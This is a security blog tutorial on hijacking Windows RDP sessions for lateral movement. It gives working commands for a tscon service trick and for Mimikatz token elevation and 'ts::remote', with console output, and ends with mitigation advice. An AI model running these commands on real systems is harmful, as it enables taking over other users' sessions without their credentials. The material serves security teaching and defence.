

# RDP Session Hijacking with tscon

April 24, 2020 By Raj Chandel

In this article, we will learn to hijack an RDP session using various methods. This is a part of Lateral movement which is a technique that the attacker uses to move through the target environment after gaining access.

## Table of Content:

- Introduction to RDP
- Features of RDP
- Working of RDP
- Introduction of tscon
- Manual
- Task manager
- Mimikatz
- Mitigation
- Conditions for the practical
- Conclusion

## Introduction to RDP

RDP stands for Remote Desktop Protocol which works on port number TCP/UDP 3389 which was developed by Microsoft. Later, it was applied to other operating systems as well. It allows a user to connect with another user remotely using a GUI. As though it comes by-default in windows but there are numerous third-party tools available too. This protocol was designed to remotely manage systems and applications.

## Features of RDP

RDP 6.0 came with various features in 2011. These features are listed below:

- Windows Presentation Foundation applications and remoting
- Multiple monitor support
- Redirection
- Aero glass remoting
- Encrypted connection
- Bandwidth reduction
- Supports up to 64,000 channels for data transmission

## Working of RDP

When an RDP connection is initiated and the data is ready for transfer, the system encrypts the data. This encrypted data is then further added to frames for transmission. The data is then transferred on the principles of TCP/IP table.

Wdtshare.sys, the RDP driver, manages the GUI and is in-charge of encryption and transmission of data. It also takes care of compressing the data and adding it to the frames. Tdtcp.sys, transport driver, make sure that data is ready and is being sent through the network on the bases of TCP/IP table.


## Introduction to tscon

tscon is a Microsoft Windows utility that was introduced the release of Windows Server 2012. It is used to connect to another session on a Remote Desktop Session Host server. It requires the destination and the session id to work. The User credentials can also be passed as parameter in tscon. Read more about it [here](#).

## Manual

As we have understood the RDP protocol and its working, so let's move the focus on one thing, i.e. this RDP protocol also allows us to connect to a different user in the same system using tscon.exe. And that's what we will do in this method. First, we will get an RDP session of **user 1, i.e. yashika**, and once we have established RDP connection with yashika then we will obtain RDP connection of **user 2, i.e. pavan**, via yashika (user 1). The only condition in this method is that you should have administrator rights of yashika (user 1). Let's start with the proof of concept.

As you can see, in the image below, we have two users – yashika and pavan



Let now get the IP of yashika (user 1) using the **ipconfig** command just like we have shown in the image below:

```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika>whoami
desktop-rgp2o9l\yashika

C:\Users\yashika>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::6428:c56f:7ee7:8bec%13
    IPv4 Address. . . . . : 192.168.1.106
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\yashika>
```

Launch the remote desktop connection app and enter the IP of the target system, in our case that is the IP yashika (user 1) and then click on Connect button as shown in the image below:



As you click on the Connect button, it will ask you for the credentials for yashika (user 1) as shown below:



Once you have entered the credentials, click on OK button and as soon as you click on OK, Remote Desktop GUI will be activated. Now that we have access to yashika (user 1), we will use a couple of commands from the command prompt to first check the pavan's (user 2) information such as their user ID and then we will use tscon command to create a process that will interact with pavan (user 2) and then we will start the process to enable Remote Desktop GUI of pavan (user 2).


Syntax:

```
sc create <process_name> binpath= "cmd.exe /k tscon <user 2_ID> /dest:<session_name>
```



And the commands are:

```
query user
sc create hijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#1"
net start hijack
```



Administrator: Command Prompt


```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>query user
USERNAME                SESSIONNAME              ID  STATE  IDLE TIME  LOGON TIME
yashika                  rdp-tcp#1                1  Active      .  4/21/2020 10:00 AM
pavan                    rdp-tcp#2                2  Disc       9  4/21/2020 10:00 AM

C:\Windows\system32>sc create hijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#1"
[SC] CreateService SUCCESS

C:\Windows\system32>net start hijack
```

And as you can see in the image below, we have the Remote Desktop GUI of pavan (user 2) which can be validated using the command **whoami**.



C:\Windows\system32\cmd.exe


```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pavan>whoami
desktop-rgp2o91\pavan


C:\Users\pavan>
```

## Task Manager


Now the same thing can also be done via task manager. The one condition with this method is to know the credentials of both users. And then using a similar method above just get the remote session of GUI of yashika (user 1) and then **open task manager** and go to **user tab**. Under the user tab, you can see pavan (user 1) just like in the image below. There, **right-click on pavan** (user 2). A drop-down menu will appear. From that menu click on **Connect**.



As soon as you click on Connect, it will ask you for the credentials of pavan (user 2) as shown in the image below:



Once you give the credentials, the remote session GUI of pavan will be initiated as shown in the image below. And then again you can validate the session using **whoami** command.



**Mimikatz**

Another method of hijacking RDP is through Mimikatz. This is one of the best methods as there are no conditions in this method. Once you are connected with yashika (user1), fire up the good ole mimikatz. Use the following command to have various user's information:

```
ts::sessions
```

```
mimikatz # ts::sessions ←
Session: 0 - Services
  state: Disconnected (4)
  user : @
  curr : 4/21/2020 10:28:25 AM
  lock : no

Session: 1 -
  state: Disconnected (4)
  user : pavan @ DESKTOP-RGP209L
  Conn : 4/21/2020 10:24:53 AM
  disc : 4/21/2020 10:25:27 AM
  logon: 4/21/2020 10:25:07 AM
  last : 4/21/2020 10:25:27 AM
  curr : 4/21/2020 10:28:25 AM
  lock : no

Session: *2 - Console
  state: Active (0)
  user : yashika @ DESKTOP-RGP209L
  Conn : 4/21/2020 10:25:27 AM
  disc : 4/21/2020 10:25:27 AM
  logon: 4/21/2020 10:25:28 AM
  last : 4/21/2020 10:25:27 AM
  curr : 4/21/2020 10:28:25 AM
  lock : no

Session: 65536 - RDP-Tcp
  state: Listen (6)
  user : @
  lock : no

mimikatz #
```

Once you have the required user information, use the following command for privilege escalation:

```
privilege::debug
token::elevate
```

And when the privileges are elevated, use the following command to initiate the remote GUI connection to pavan (user 2):



```
ts::remote /id:1
```

here, in id:1, 1 is the **session number** that we retrieved by using the command **ts::sessions**.

```
mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # token::elevate ←
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

568 {0;000003e7} 1 D 43749 NT AUTHORITY\SYSTEM S-1-5-18 (6
-> Impersonated !
* Process Token : {0;000b0bb9} 2 F 2045356 DESKTOP-RGP209L\yashika S-1-5-21-6
* Thread Token : {0;000003e7} 1 D 2322312 NT AUTHORITY\SYSTEM S-1-5-18

mimikatz # ts::remote /id:1 ←
Asking to connect from 1 to current session
```

Once the above set of commands is executed, you will have the remote GUI connection to pavan (user 2) via yashika (user 1).

## Mitigation

For mitigation against RDP session hijacking use the following methods:

- Apply various group policies such as log off the disconnected session after user disconnects.
- Implement network Segmentation, i.e. do not reveal RDP to the internet.
- You can also apply two-factor authentication.
- Disable RDP is not necessary
- Make sure your employees are aware of how RDP hijacking is done.
- Limit the permissions of a user accessing RDP.
- Audit the remote Desktop users regularly
- Monitor tscon.exe
- Keep an eye on all the services using cmd.exe /k or cmd.exe /c parameters in regards to RDP

## Conditions for the practical

- You must have Full Control access permission or Connect special access permission to connect to another session.
- The /dest:<SessionName> parameter allows you to connect the session of another user to a different session.
- If you do not specify a password in the <Password> parameter, and the target session belongs to a user other than the current one, tscon fails.

- You cannot connect to the console session.

## TL; DR

Attackers can connect to various systems/users in the network using RDP. This technique is known as Remote Desktop Session Hijacking. They can use various credential dumping techniques to get their hands-on credentials for RDP but tools like Mimikatz allow us to hijack such RDP sessions without knowing the credentials. This high-jacking of RDP sessions can be done both remotely and locally for both active and disconnected sessions. It can be locally by using the following commands:

```
query user
sc create hijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#1"
net start hijack
```

the tscon.exe allows an attacker to get RDP session without the requirement of credentials. RDP session high-jacking can also be done using task manager (which is explained above in the article) and when implementing such a technique with Mimikatz, use following commands:

```
privilege::debug
token::elevate
ts::remote /id:1
```

## Conclusion

RDP session hijacking has been done large scales. Many C2 servers such as Cobalt Strike and Kodiac allows us to initiate RDP connection which further leads to lateral movement such as RDP session hijacking. The attacker has used this technique in multiple high-level attacks. For example, Lazarus Group used RDP for propagation, WannaCry tries to execute itself on each session, Leviathan targeted RDP credentials and used it to move through the network, FIN8 used RDP for lateral movement, etc. Therefore, it is important to be familiar with such methods and technique to protect oneself as it a liability which works in the favour of attackers. It is one of the popular lateral movement techniques as it does not make proper event logs which allows the attacker to cover their tracks. Such a technique can also point the attacker to Remote System Discovery. And all of this is done by using mere native windows commands.

## Reference

[MITRE ATT&CK](#)

<http://www.korznikov.com/2017/03/0-day-or-feature-privilege-escalation.html>